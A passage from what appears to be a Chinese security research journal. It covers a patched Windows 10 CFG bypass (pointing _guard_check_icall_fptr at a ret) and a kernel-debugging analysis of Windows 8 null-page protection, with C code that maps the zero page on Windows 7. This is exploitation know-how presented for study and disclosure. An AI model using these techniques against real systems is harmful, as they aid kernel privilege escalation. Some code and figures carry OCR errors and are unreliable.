变成可读写的，从而可以改写函数指针 _guard_check_icall_fptr 的值。

观察 ntdll!LdrpValidateUserCallTarget 在目标地址有效时执行的指令：

```

mov     edx,dword ptr [ntdll!LdrSystemDllInitBlock+0x60(775
3e170)]
mov     eax,ecx
shr     eax,8
mov     edx,dword ptr [edx+eax*4]
mov     eax,ecx
shr     eax,3
test    cl,0Fh
jne     ntdll!LdrpValidateUserCallTargetBitMapRet+0x1(774b
d98e)
bt     edx,eax
jae     ntdll!LdrpValidateUserCallTargetBitMapRet+0xa(774
bd997)
ret

```

从调用者的角度来看，上述指令与单条 ret 指令之间并没有本质区别。

因此，将函数指针 _guard_check_icall_fptr 改写为指向 ret 指令，就可以使任意的目标地址通过校验，从而全面的绕过 CFG。

问题修复

我们发现这一问题后，立即向微软报告了相关情况。微软很快修复了这一问题，并在 2015 年 3 月发布了相关的补丁。

在该补丁中，微软引入了一个新的函数 `HeapPageAllocator::ProtectPages`。

```
int __thiscall HeapPageAllocator::ProtectPages(HeapPageAllocator *this,
LPCVOID lpAddress, unsigned int a3, struct Segment *a4, DWORD flNewProtect,
unsigned __int32 *a6, unsigned __int32 a7)
{
    unsigned __int32 v7; // ebx@1
    unsigned int v8; // edx@2
    int result; // eax@7
    struct _MEMORY_BASIC_INFORMATION Buffer; // [sp+Ch] [bp-20h]@4
    DWORD flOldProtect; // [sp+28h] [bp-4h]@7
    v7 = (unsigned __int32)this;
    if ( (unsigned __int16)lpAddress & 0xFFF
        || (v8 = *((_DWORD *)a4 + 2), (unsigned int)lpAddress < v8)
        || (unsigned int)((char *)lpAddress - v8) > *((_DWORD *)a4 + 3) - a3 << 12
        || !VirtualQuery(lpAddress, &Buffer, 0x1Cu)
        || Buffer.RegionSize < a3 << 12
        || a7 != Buffer.Protect )
    {
        CustomHeap_BadPageState_fatal_error(v7);
        result = 0;
    }
    else
    {
        *a6 = Buffer.Protect;
```

```
        result = VirtualProtect((LPVOID)
lpAddress, a3 << 12, flNewProtect,
&flOldProtect);
    }
    return result;
}
```

这个函数是 `VirtualProtect` 的一个封装，在调用 `VirtualProtect` 之前对参数进行校验，如下：

- 检查 `lpAddress` 是否是 `0x1000` 对齐的
- 检查 `lpAddress` 是否大于 `Segment` 的基址
- 检查 `lpAddress` 加上 `dwSize` 是否小于 `Segment` 的基址加上 `Segment` 的大小
- 检查 `dwSize` 是否小于 `Region` 的大小
- 检查目标内存的访问权限是否等于指定的（通过参数）访问权限

任何一个检查项未通过，都会调用 `CustomHeap_BadPageState_fatal_error` 抛出异常而终止进程。

`CustomHeap::Heap::EnsurePageReadWrite<1,4>` 改为调用 `HeapPageAllocator::ProtectPages` 而不再

直接调用 VirtualProtect。

```
    unsigned __int32 __thiscall CustomHeap::Heap::EnsurePageReadWrite<1,4>(HeapPageAllocator *this, int a2)
    {
        unsigned __int32 result; // eax@2
        unsigned __int32 v3; // [sp+4h] [bp-4h]@5

        if ( *(_BYTE *)(a2 + 1) || *(_BYTE *)a2 )
        {
            result = 0;
        }
        else
        {
            v3 = 0;
            HeapPageAllocator::ProtectPages(this, *(LPCVOID *) (a2 + 12), 1u, *(struct Segment **) (a2 + 4), 4u, &v3, 0x10u);
            result = v3;
            *(_BYTE *) (a2 + 1) = 1;
        }
        return result;
    }
```

这里参数中指定的访问权限是 PAGE_EXECUTE，从而防止了利用 CustomHeap::Heap 将只读内存页面变成可读写内存页面。

参考文献

- [1] MJ0011. Windows 10 Control Flow Guard Internals
<http://www.powerofcommunity.net/poc2014/mj0011.pdf>
- [2] Jack Tang. Exploring Control Flow Guard in Windows 10
<http://sjc1-te-ftp.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf>
- [3] Francisco Falcón. Exploiting CVE-2015-0311, Part II: Bypassing Control Flow Guard on Windows 8.1 Update 3
<https://blog.coresecurity.com/2015/03/25/exploiting-cve-2015-0311-part-ii-bypassing-control-flow-guard-on-windows-8-1-update-3/>
- [4] Yuki Chen. The Birth of a Complete IE11 Exploit under the New Exploit Mitigations
<https://www.syscan.org/index.php/download/get/aef11ba81927bf9aa02530bab85e303a/SyScan15%20Yuki%20Chen%20-%20The%20Birth%20of%20a%20Complete%20IE11%20Exploit%20Under%20the%20New%20Exploit%20Mitigations.pdf>

Windows安全机制之 Null Pointer防护

平台开发部 孙建坡

本文从浅入深、循序渐进的讲述了 Null Pointer，结合静态逆向分析和内核级动态调试技术深入剖析 win8 系统对零页内存的保护机制，其中还涉及到了一些内核调试的技巧。

背景

指针对于绝大部分的编程人员来说都不陌生，说起 C/C++ 中指针的使用既带来了编程方面的方便，同时对编程人员来说，也是对个人编程能力的一种考验。不正确的使用指针会直接导致程序崩溃，而如果是内核代码中对指针的错误使用，会导致系统崩溃，后果也是相当严重。

一般情况下我们使用指针时，错误用法集中在三个方面：

1. 由指针指向的一块动态内存，在利用完后，没有释放内存，导致内存泄露。
2. 野指针（悬浮指针）的使用，在指针

指向的内存空间使用完释放后，指针指向的内存空间已经归还给了操作系统，此时的指针成为野指针，在没有对野指针做处理的情况下，有可能对该指针再次利用导致指针引用错误而程序崩溃。

3. Null Pointer 空指针的引用，对于空指针的错误引用往往是由于在引用之前没有对空指针做判断，就直接使用空指针，还有可能把空指针作为一个对象来使用，间接使用对象中的属性或是方法，而引起程序崩溃，空指针的错误使用常见于系统、服务、软件漏洞方面。

本文从浅入深、循序渐进的讲述了 Null

Pointer，结合静态逆向分析和内核级动态调试技术深入剖析 win8 系统对零页内存的保护机制，其中还涉及到了一些内核调试的技巧，对于对 NULL Pointer 的概念、使用比较模糊的人员值得一读，对于从事安全研究和学习的人员也是巩固、加深、拓展的好素材。

1、由 Null Pointer 引发的漏洞

首先来看看近年来由于空指针的错误使用导致的系统、服务漏洞：

- Microsoft windows kernel ‘win32k.sys’ 本地权限提升漏洞 (CVE-2015-1721) (MS15-061)

•PHP 空指针引用限制绕过漏洞 (CVE-2015-3411)

•X.Org 空指针引用拒绝访问漏洞 (CVE-2008-0153)

•Paragma TelnetServer 空指针引用拒绝服务漏洞 (BID-27143)

•OpenSSL SSLv2 客户端空指针引用拒绝服务漏洞 (CVE-2006-4343)

•Linux Kernel 空指针间接引用本地拒绝服务漏洞 (CVE-2014-2678)

•ISC BIND named 拒绝服务漏洞 (CVE-2015-5477)

此类漏洞还有很多,从给出的几个漏洞来看,空指针漏洞主要是以拒绝服务访问漏洞为主,空指针错误引用自然会导致程序出现错误,严重者会崩溃,从而引起拒绝服务访问。

2、基础篇之 Null Pointer 验证方式

那到底什么是空指针漏洞呢?在计算机编程过程中使用指针时有两个重要的概念:空指针和野指针。那么在前面我们提到的空指针漏洞是不是就是我们在编程时所说的空指针呢?要弄清这个问题,首先需要知道编

程领域中空指针和野指针分别是什么,还要弄清楚什么是空指针漏洞。

2.1 概念性验证

假如 `char *p`; 那么 `p` 是一个指针变量,该变量还没有指向任何内存空间,如果 `p = 0`; `p = 0L`; `p = '0'`; `p = 3 - 3`; `p = 0 * 5`; 中的任何一种赋值操作之后(对于 C 来说还可以是 `p = (void*)0`;), `p` 都成为一个空指针,由系统保证空指针不指向任何实际的对象或者函数。反过来说,任何对象或者函数的地址都不可能是空指针。比如这里的 `(void*)0` 就是一个空指针。当然除了上面的各种赋值方式之外,还可以用 `p = NULL`; 来使 `p` 成为一个空指针。因为在很多系统中 `#define NULL (void*)0`。

2.1.1 内存管理之空指针

空指针指向了内存的什么地方呢?标准中并没有对空指针指向内存中的什么地方这一个问题作出规定,也就是说用哪个具体的地址值(0x0 地址还是某一特定地址)表示空指针取决于系统的实现。我们常见的空指针一般指向 0 地址,即空指针的内部用全 0 来表示(zero null pointer, 零空指针)。

对于 NULL 能表示空指针,是否还有其他值来表示空指针呢?在 windows 核心编程第五版的 windows 内存结构一章中提到 NULL 指针分配的分区,其范围是从 0x00000000 到 0x0000FFFF。这段空间是空闲的,对于空闲的空间而言,没有相应的物理存储器与之相对应,所以对这段空间来说,任何读写操作都是会引起异常的。

2.1.2 知识拓展之野指针

“野指针”又叫“悬浮指针”不是 NULL 指针,是指向“垃圾”内存的指针。

“野指针”的成因主要有三种:

1) 指针变量没有被初始化。任何指针变量刚被创建时不会自动成为 NULL 指针,它的缺省值是随机的,它会乱指一气。所以,指针变量在创建的同时应当被初始化,要么将指针设置为 NULL,要么让它指向合法的内存。例如:

```
char *p = NULL
char *str = (char *) malloc(100)
```

2) 指针 `p` 被 `free` 或者 `delete` 之后,没有置为 NULL,让人误以为 `p` 是个合法的指针。

`free` 和 `delete` 只是把指针所指的内存给释放掉，但并没有把指针本身干掉。`free` 以后其地址仍然不变（非 `NULL`），只是该地址对应的内存变成垃圾内存，`p` 成了“野指针”。如果此时不把 `p` 设置为 `NULL`，会让人误以为 `p` 是个合法的指针。

3) 指针操作超越了变量的作用范围。例如不要返回指向栈内存的指针或引用，因为栈内存存在函数结束时会被释放，这种情况让人防不胜防。

2.2 概念总结之空指针漏洞

前面对什么是空指针，什么是野指针做了讲解和验证。

在编程领域的空指针是指向 `NULL` 的指针，也就是说指向零页内存的指针叫空指针。对于未初始化的指针，释放内存而未将指针置为 `NULL` 和指针指向超出范围的情况称为野指针。那么空指针漏洞是不是都是由引用零页内存导致的呢（比如 `CVE-2014-2678`）？其实不然，有些漏洞是由于引用未初始化的指针或是引用超出范围的指针所导致，而这类漏洞应该说是由于错误的引用了野指针。但是到目前为止还没有听说过哪个

漏洞命名为野指针漏洞，而更多的是空指针漏洞。

也就是说在计算机安全领域中由空指针或是野指针导致的漏洞统一叫做空指针漏洞。

3、提高篇之空指针的利用

前面主要介绍了空指针的一些概念和相关的知识，了解了什么是空指针，对于由野指针导致的空指针漏洞不是今天的重点。接下来主要就针对指向零页内存的空指针漏洞做详细的介绍。

此类漏洞利用主要集中在两种方式上：

- a. 利用 `NULL` 指针
- b. 利用零页内存分配可用内存空间

对于第一种情况可以利用 `NULL` 指针来绕过条件判断或是安全认证。比如 `X.0rg` 空指针引用拒绝访问漏洞（`CVE-2008-0153`）。

针对第二种情况，在某些情况下零页内存也是可以使用的，比如下面两种情况：

- a. 在 `windows16` 系统或是 `windows16` 虚拟系统中，零页内存是可以使用的；在 `windows 32` 位系统上运行 `DOS` 程序就会启动 `NTVDM` 进程，该进程就会使用到零页内存。
- b. 通过 `ZwAllocateVirtualMemory` 等系统调用在进程中分配零页内存（`win7` 系统之前）。
接下来结合 `ZwAllocateVirtualMemory` API 函数的调用直观感受在 `win7` 与 `win8` 系统中零页内存分配的差异。

3.1 `ZwAllocateVirtualMemory` 函数知识

`ZwAllocateVirtualMemory` 该函数在指定进程的虚拟空间中申请一块内存，该块内存默认将以 `64kb` 大小对齐。

```
NTSTATUS NTSTATUS NTAPI ZwAllocateVirtualMemory(
    IN HANDLE ProcessHandle,
    IN OUT PVOID *BaseAddress,
```

```
IN ULONG ZeroBits,
IN OUT PULONG RegionSize,
IN ULONG AllocationType,
IN ULONG Protect
);
```

两个主要参数：

BaseAddress

期望内存基址指针。

当该值非零时，系统将计算此值的页对齐地址，尝试按照此地址申请内存块。

当该值等于零时，系统将寻找第一个未使用内存块。

当函数调用成功时，此参数亦将接收实际基址。

AllocationType

分配类型	类型说明
MEM_COMMIT	为特定的页面区域分配内存中或磁盘的页面文件中的物理存储
MEM_PHYSICAL	分配物理内存（仅用于地址窗口扩展内存）
MEM_RESERVE	保留进程的虚拟地址空间，而不分配任何物理存储。
MEM_RESET	指明在内存中由参数BaseAddress和RegionSize指定的数据无效
MEM_TOP_DOWN	在尽可能高的地址上分配内存（Windows 98忽略此标志）
MEM_WRITE_WATCH	必须与MEM_RESERVE一起指定，使系统跟踪那些被写入分配区域的页面（仅针对Windows 98）

返回值：

如果内存空间申请成功会返回0，失败会返回各种NTSTATUS码。

从 `ZwAllocateVirtualMemory` 说明来看，本想利用 `BaseAddress` 参数在零页内存中分配空间，但是当 `BaseAddress` 指定为 0 时，系统会寻找第一个未使用的内存块来分配，而不是在零页内存中分配。那么如何才能分配到零页内存呢？

3.2 零页内存分配之实例 win7 vs win8

了解了 `zwallocatevirtualmemory` 的用法，就结合实例来看看如何利用该函数进行零页内存分配。前面介绍将 `BaseAddress` 设置为 0 时，并不能在零页内存中分配空间，就需要利用其它方式在零页内存分配空间。在 `AllocationType` 参数中有一个分配类型是 `MEM_TOP_DOWN`，该类型表示内存分配从上向下分配内存。那么此时指定 `BaseAddress` 为一个低地址，例如 1，同时指定分配内存的大小大于这个值，例如 8192（一个内存页），这样分配成功后地址范围就是 `0xFFFFE001 (-8191)` 到 1 把 0 地址包含在内了，此时再去尝试向 NULL 指针执行的地址写数据，会发现程序不会异常了。通过这种方式我们发现在 0 地址分配内存的同时，也会在高地址（内核空间）分配内存（当然此时使用高地址肯定会出错，因为这样在用户空间）。

下面就举个例子看如何在零页分配内存。


```
#MODULE hnt = GetModuleHandleA("ntdll.dll");
P_ZwAllocateVirtualMemory pZwAllocateVirtualMemory = (P_ZwAllocateVirtualMemory) \
    GetProcAddress(hnt, "ZwAllocateVirtualMemory");
ULONG base = 4;
PVOID *p = (PVOID *)@base;
SIZE_T s = 8192;
Sleep(10000);
LONG eax = pZwAllocateVirtualMemory(GetCurrentProcess(), p, 0, &s,
    MEM_COMMIT | MEM_RESERVE | MEM_TOP_DOWN, PAGE_EXECUTE_READWRITE);
if (eax != 0)
{
    printf("error %08x ", eax);
}
*(char *)4 = 8;
printf("NullPage address:%p, old value: %x\n", (char *)4, *(char *)4);
*(char *)4 = 'x';
printf("NullPage new value:%x\n", *(char *)4);
*(char *)0 = 9;
printf("NullPage address:%p, old value: %x\n", (char *)0, *(char *)0);
*(char *)0 = 'y';
printf("NullPage new value:%x\n", *(char *)0);
```

了解 windows 编程的情况下，对上面的代码不难理解，获取模

块句柄，获取 `zwAllocateVirtualMemory` 函数地址，并传递参数调用该函数，其中 `baseaddress` 的值为 4，参数类型中包含了 `MEM_TOP_DOWN`，即内存由上向下分配。所以如果成功的话，将把零页内存中的地址 4-0 都会分配出去；函数返回 0 表示内存分配成功。然后再给 0 地址赋值打印，对 0 地址重新赋值后再次打印，查看结果。

为了能对比 win7 与 win8 系统运行结果的差异，需要准备两个干净的系统 win7 和 win8，这里采用的都是 32 位系统。


在 win7 系统中直接编译运行该程序，运行结果如下：



```
C:\WINDOWS\system32\cmd.exe
NullPage address:00000004, old value: 8
NullPage new value:78
NullPage address:00000000, old value: 9
NullPage new value:79
请按任意键继续. . .
```

从显示结果来看，利用 `zwAllocateVirtualMemory` 函数，确实在零内存页分配了 4-0 地址的空间，也就是说我们可以利用 `zwAllocateVirtualMemory` 在零页内存中成功分配空间。

同时在 win8 系统中同时编译该程序，如果 F5 调试运行结果如下图：



在 win8 系统中在调用 `zwallocatevirtualmemory` 后，函数返回了非 0，返回值为 `0Xc00000f0`，最终没能在零页内存分配空间。也就是说在 win8 系统中对零页内存做了安全防护，导致在零页地址分配内存时失败。

接下来看看 win8 系统中到底对 Null Pointer 也就是零页内存做了哪些防护。

4、提高篇之 windows 零页内存防护机制


win8 系统对零页内存防护机制通过搜索引擎可以查到：在 win8 系统中利用了内核进程结构 `EPROCESS` 中的 `flags` 字段的 `Vdmallowed` 标志来判断是否允许访问零页内存。但是知其然而不知其所以然不是我们追求的目标。我们要做的就是在不依靠其他文献的条件下通过逆向和动态调试技术来剖析 win8 对零页内存的防护机制。

4.1 用户态及内核态跨栈调试

4.1.1 内核调试用户态程序

我们知道在 win7 与 win8 中调用 `zwallocatevirtualmemory` 时由于零页内存保护机制的原因，win8 系统不能在零页内存分配空间。那么就从调试 `nullpointer` 入手，通过调用 `zwallocatevirtualmemory` 调试内核态程序来剖解安全机制。

但是现在 windbg 处于内核调试状态，查看所有启动的进程：



```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 84b2ac80 SessionId: 1 Cid: 00d8 Peb
DirBase: 65b69400 ObjectTable: ad24f480 Ha
Image: nullpointer.exe
```


▶ 前沿技术

需要切换到 nullpointer 进程中，加载了 nullpointer 符号表。查看 main 函数的反汇编如下图所示：

```
kd> uf nullpointer!vmain
nullpointer!vmain [c:\test\nullpointer\nullpointer\nullpointer.cpp @ 19]:
19 009e1000 83ec08 sub esp,8
19 009e1003 56 push esi
21 009e1004 68f4209e00 push offset nullpointer!'string' (009e20f
21 009e1009 ff1500209e00 call dword ptr [nullpointer!_iapi_GetModu
23 009e100f 6800219e00 push offset nullpointer!'string' (009e210
23 009e1014 50 push eax
23 009e1015 ff1504209e00 call dword ptr [nullpointer!_iapi_GetProc
27 009e101b 6810270000 push 2710h
27 009e1020 8bf0 mov esi,eax
27 009e1022 c744240c04000000 mov dword ptr [esp+0Ch],4
27 009e102a c744240800200000 mov dword ptr [esp+8],2000h
27 009e1032 ff1508209e00 call dword ptr [nullpointer!_iapi_Sleep (
29 009e1038 6a40 push 40h
29 009e103a 6800301000 push 103000h
29 009e103f 8d44240c lea eax,[esp+0Ch]
29 009e1043 50 push eax
29 009e1044 6a00 push 0
29 009e1046 8d4c2418 lea ecx,[esp+18h]
29 009e104a 51 push ecx
29 009e104b ff150c209e00 call dword ptr [nullpointer!_iapi_GetCurr
29 009e1051 50 push eax
29 009e1052 ffd6 call esi
29 009e1054 8b35e4209e00 mov esi,dword ptr [nullpointer!_iapi_ptr
```

4.1.2 用户态进入内核态

跟进该函数，最后进入：

```
kd> u
ntdll!ZwAllocateVirtualMemory+0xd:
001b:771cf055 8bd4 mov edx,esp
001b:771cf057 0f34 sysenter
001b:771cf059 c3 ret
```

进入了 sysenter 指令之前，对 windows 系统有所了解的话，就知道该函数利用该调用进入快速系统调用也就是说此时将由用户态进入内核态。

为了能保证我们调试的 Nt!NtAllocateVirtualMemory 函数刚好是 nullpointer 调用的，需要给 Nt!NtAllocateVirtualMemory 函数下断点，意思是只在指定进程调用该函数时才断下来。待函数断下

来后，同时查看函数调用栈如下图：

```
kd> kn
# ChildEBP RetAddr
00 a5246bf4 813856f7 nt!NtAllocateVirtualMemory
01 a5246bf4 771cf804 nt!KiSystemServicePostCall
02 002af8cc 771cf052 ntdll!KiFastSystemCallRet
03 002af8d0 009e1054 ntdll!ZwAllocateVirtualMemory+0xa
04 002af8f8 009e1220 nullpointer!vmain+0x54 [c:\test\nu
05 002af93c 76941793 nullpointer!__tmainCRTStartup+0x10
06 002af948 771bc206 KERNEL32!BaseThreadInitThunk+0xe
07 002af98c 771bc1df ntdll! RtlUserThreadStart+0x20
```

从图中调用栈可知，此时断下来的 Nt!NtAllocateVirtualMemory 刚好是 nullpointer 引用的内核函数，此时已经进入内核调试状态。

4.2 逆向分析 nt!NtAllocateVirtualMemory

进入 win8 内核调试，就要结合静态分析和动态调试来挖掘有用的信息。首先找到 win8 内核文件，需要注意的是此时分析的是虚拟机中 win8 系统的内核文件，不是 win7 主机的内核文件。

4.2.1 NtAllocateVirtualMemory 参数确认

在前面的调试中，windbg 断在了 Nt!NtAllocateVirtualMemory 函数的入口处。对比 NtAllocateVirtualMemory 函数在 windbg 和 IDA 反编译的结果：

```
push '
push offset stru_5D1A18
call __SEH_prolog4_GS
mov eax,[ebp+ProcessHandle]
mov [ebp+var_84],eax
mov eax,[ebp+BaseAddress]
mov [ebp+var_78],eax
mov eax,[ebp+AllocationSize]
mov [ebp+var_7C],eax
cmp [ebp+ZeroBits],0
jnz loc_7AA2CC
```

```
push 0C4h
push offset nt!RtlpSparseBitmapCtx
call nt!_SEH_prolog4_GS (81384950)
mov eax,dword ptr [ebp+8]
mov dword ptr [ebp-84h],eax
mov eax,dword ptr [ebp+0Ch]
mov dword ptr [ebp-78h],eax
mov eax,dword ptr [ebp+14h]
```

可知，在运行完指令 `call __SEH_prolog4_GS` 后 `EBP+8` 为第一个参数，`EBP+C` 为第二个参数，那就看看在调用 `call __SEH_prolog4_GS` 后 `EBP` 的值，如下图：

```
kd> p
nt!NtAllocateVirtualMemory+0xf:
814f617d 8b4508 mov     eax,dword ptr [edi]
kd> dd ebp
a5246bf4 a525c14 813856f7 ffffffff 002af8f8
a5246c04 00000000 002af8f4 00103000 00000040
a5246c14 002af93c 771cf804 badb0d00 02000000
a5246c24 00000000 00000000 00000000 00000000
a5246c34 00000000 00000000 00000000 00000000
```

第一个参数是进程句柄，本进程句柄刚好是 -1，第二个参数是基地址指针，之前我们在程序中基地址是 4，也就是 `0x00000004`，查看基地址指针的值：

```
kd> dd 2af8f8
002af8f8 00000004 009e1220 00000001 006b1860
002af908 006b18c8 f5c707ca 00000000 00000000
002af918 7f1df000 00000000 00000000 002af90c
002af928 00000000 002af97c 009e1795 f573dcfe
```

刚好是 `0x00000004`，用户态传入的第三个参数是 0，这里的三个参数也刚好是 0，其他参数不在一一列举，也就是说内核函数 `NtAllocateVirtualMemory` 与用户态函数 `zwallocaetvirtualmemory` 参数是一致的。

4.2.2 查找 NtAllocateVirtualMemory 零页内存安全机制

```
kd>
eax=00010000 ebx=00000000 ecx=449b5208 edx=00000004 esi=c00000f0
eip=814f6b0d esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000283
nt!NtAllocateVirtualMemory+0x99f:
814f6b0d 0f84eaf9ffff je     nt!NtAllocateVirtualMemory+0x38f
kd>
eax=00010000 ebx=00000000 ecx=449b5208 edx=00000004 esi=c00000f0
eip=814f64fd esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!NtAllocateVirtualMemory+0x38f:
814f64fd 8bc6      mov     eax,esi
kd>
eax=c00000f0 ebx=00000000 ecx=449b5208 edx=00000004 esi=c00000f0
eip=814f64ff esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt!NtAllocateVirtualMemory+0x391:
814f64ff e894e4e8ff call   nt!_SEH_epilog4_GS (81384998)
```

到了最重要的时刻，接下来动态调试 `NtAllocateVirtualMemory`，一路单步执行，看到 `eax=0xc00000f0` 时停下。

从上图中可知并 `EAX` 来自于 `ESI` 的赋值。那就继续往上看，看 `ESI` 的值是从哪里来的。

```
kd>
eax=00010000 ebx=00000000 ecx=449b5208 edx=00000004 esi=00103000 edi=84b2ac80
eip=8161e384 esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei ng nz na po cy
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000283
nt! ?? :NNGAKEGL.:string'+0x19d1a:
8161e384 f787c40000000000000001 test dword ptr [edi+0C4h],1000000h ds:0023:84b2
kd>
eax=00010000 ebx=00000000 ecx=449b5208 edx=00000004 esi=00103000 edi=84b2ac80
eip=8161e38e esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt! ?? :NNGAKEGL.:string'+0x19d24:
8161e38e 0f859987edff jne    nt!NtAllocateVirtualMemory+0x9bf (814f6b2d)
kd>
eax=00010000 ebx=00000000 ecx=449b5208 edx=00000004 esi=00103000 edi=84b2ac80
eip=8161e394 esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
nt! ?? :NNGAKEGL.:string'+0x19d2a:
8161e394 bef00000c0      mov     esi,0C00000F0h
kd>
eax=00010000 ebx=00000000 ecx=449b5208 edx=00000004 esi=c00000f0 edi=84b2ac80
eip=8161e399 esp=a5246b10 ebp=a5246bf4 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
```

从图中中看出，在执行 `test[edi+0C4],1000000h` 指令后，如果相等就执行了 `mov esi,0xc00000f0`。

4.2.3 确认 NtAllocateVirtualMemory 零页内存安全机制

前面已经找到了返回 `0xc00000f0` 的地方，接下来就要看看条件判断的地方，`EDI=0x84b2ac80` 是 `EPROCESS` 进程的地址，查看 `EPROCESS` 结果可知：

```
ntdll!_EPROCESS
+0x0c4 VdmAllowed : 0y0
+0x128 VdmObjects : (null)
kd> dd 84b2ac80+0xc4
84b2ad44 144d0c01 00000510 00003de4
84b2ad54 00003de4 009af000 007bf000
84b2ad64 85cc2da0 84a6e838 ad23ebaf
84b2ad74 00000000 00000000 00000000
```

在结构 `eprocess` 偏移 `0xc4` 的位置刚好是标志 `Vdmallowed`，该值是 0，并且 `[edi=0xc4]` 与上 `1000000` 后刚好是零。导致 `ESI=0xc00000f0`，进而导致 `EAX=0xc00000f0`。

▶▶ 前沿技术

到此基本上已经确认了 NtAllocateVirtualMemory 中对 NULLPage 的安全机制，就是检查 EPROCESS 中的 VdmAllowed 的标志位。

确定条件判断确定位置：

```
if ( v76 < 0x10000 && !*( _DWORD *) ( v14 + 0xC4 ) & 0x1000000 )
{
    v25 = 0xC00000F0;
}
```

从判断语句来看 v76 应该是参数中的基地址，v14 应该是 EPROCESS 的地址。看一下这两个值的来源：

```
NtAllocateVirtualMemory(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG
{
    v70 = BaseAddress;
    v67 = ProcessHandle;

    v7 = (int)KeGetCurrentThread();
    v78 = v7;
    v80 = *( _DWORD *) ( v7 + 128 );
    v9 = v78;
    v12 = (unsigned int)*v9;
    v76 = v12;

    if ( v67 == (HANDLE)-1 )
    {
        v14 = v80;
    }

    if ( v76 < 0x10000 && !*( _DWORD *) ( v14 + 0xC4 ) & 0x1000000 )
    {
        v25 = 0xC00000F0;
    }
}
```

从上图可知 v76 就是 baseaddress; v14 追溯到 keGetCurrentThread，在内核模式下 FS 却指向 KPCR (Kernel's Processor Control Region) 结构，即 FS 段的起点与 KPCR 结构对齐。看一下 KPCR 结构偏移 124 的位置：

```
nt!_KPCR
+0x000 NtTib
+0x000 ExceptionList : Ptr32 _EXCEPTION_R
+0x004 StackBase : Ptr32 Void
+0x008 StackLimit : Ptr32 Void
+0x00c SubSystemTib : Ptr32 Void
+0x010 FiberData : Ptr32 Void
+0x010 Version : Uint4B
+0x014 ArbitraryUserPointer : Ptr32 Void
+0x018 Self : Ptr32 _NT_TIB
+0x000 Used_ExceptionList :
+0x004 Used_StackBase :
+0x008 MxCsr : Uint4B
+0x00c TssCopy :
+0x010 ContextSwitches : Uint4B
+0x014 SetMemberCopy : Uint4B
+0x018 Used_Self :
+0x01c SelfPcr :
+0x020 Prcb :
+0x024 Irql : UChar
+0x028 IRR : Uint4B
+0x02c IrrActive : Uint4B
+0x030 IDR : Uint4B
+0x034 KdVersionBlock :
+0x038 IDT :
+0x03c GDT :
+0x040 TSS :
+0x044 MajorVersion : Uint2B
+0x046 MinorVersion : Uint2B
+0x048 SetMember : Uint4B
+0x04c StallScaleFactor : Uint4B
+0x050 SpareUnused : UChar
+0x051 Number : UChar
+0x052 Spare0 : UChar
+0x053 SecondLevelCacheAssociativity : UChar
+0x054 VdmAlert : Uint4B
+0x058 KernelReserved : [14] Uint4B
+0x090 SecondLevelCacheSize : Uint4B
+0x094 HalReserved : [16] Uint4B
+0x0d4 InterruptMode : Uint4B
+0x0d8 Spare1 : UChar
+0x0dc KernelReserved2 : [17] Uint4B
+0x120 PrcbData :
+0x000 MinorVersion : Uint2B
+0x002 MajorVersion : Uint2B
+0x004 CurrentThread : Ptr32 _KTHREAD
```

图中可知偏移 124 的位置刚好是当前线程的结构地址。通过查看函数 KeGetCurrentThread 的实现也能证实这一点，如下图：

```
kd> uf nt!KeGetCurrentThread
nt!KeGetCurrentThread:
812ba306 64a124010000 mov     eax,dword ptr fs:[00000124h]
812ba30c c3      ret
```

线程结构地址 +128(0x80) 的位置刚好是当前进程的内核地址,

如下图所示:

```
ntdll!_KTHREAD
+0x070 ApcState
+0x000 ApcListHead : [2] _LIST_ENTRY [
+0x010 Process      : 0x84b2ac80 _KPROCI
+0x014 InProgressFlags : 0
+0x014 KernelApcInProgress : 0y0
+0x014 SpecialApcInProgress : 0y0
```

之后 NtAllocateVirtualMemory 函数在将进程结构地址偏移 0xC4 值与 0x1000000 做比较判断做安全检查。

到目前为止, NtAllocateVirtualMemory 函数对零页内存的保护机制剖析完成。总结一下:

- a. 判断基地址是否小于 0x1000000
- b. 判断内核结构 EPROCESS 的 Vdmallowed 标志是否为 0

4.2.4 查找内核中其他对零页内存保护的函数

通过对 NtAllocateVirtualMemory 逆向分析和动态跟踪了解了 win8 中对零页内存的保护机制。那么除了 NtAllocateVirtualMemory 函数, 在内核中是否还有其他的函数也对零页内存进行了安全检查呢?

